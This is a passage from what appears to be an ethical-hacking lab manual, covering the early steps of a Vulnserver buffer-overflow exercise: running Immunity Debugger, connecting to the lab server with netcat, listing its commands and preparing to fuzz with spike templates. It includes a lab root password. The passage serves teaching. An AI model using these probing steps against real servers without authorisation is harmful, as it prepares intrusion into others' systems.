
15. You can observe that the status is **Paused** in the bottom-right corner of the window.



16. Click on the **Run program** icon in the toolbar to run Immunity Debugger.



17. You can observe that the status changes to **Running** in the bottom-right corner of the window, as shown in the screenshot.



18. Keep **Immunity Debugger** and **Vulnserver** running, and switch to the **Parrot Security** virtual machine.

19. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

20. In the **Terminal** window, type **sudo su** and press **Enter** to run the programs as a root user.

21. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


22. Now, type **cd** and press **Enter** to jump to the root directory.

23. Type **nc -nv 10.10.1.11 9999** and press **Enter**.

Note: Here, **10.10.1.11** is the IP address of the target machine (**Windows 11**) and **9999** is the target port.

24. The **Welcome to Vulnerable Server!** message appears; type **HELP** and press **Enter**.

25. A list of **Valid Commands** is displayed, as shown in the screenshot.



```
nc -nv 10.10.1.11 9999 - Parrot Terminal
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

26. Type **EXIT** and press **Enter** to exit the program.

27. Now, we will generate spike templates and perform spiking.

Note: Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

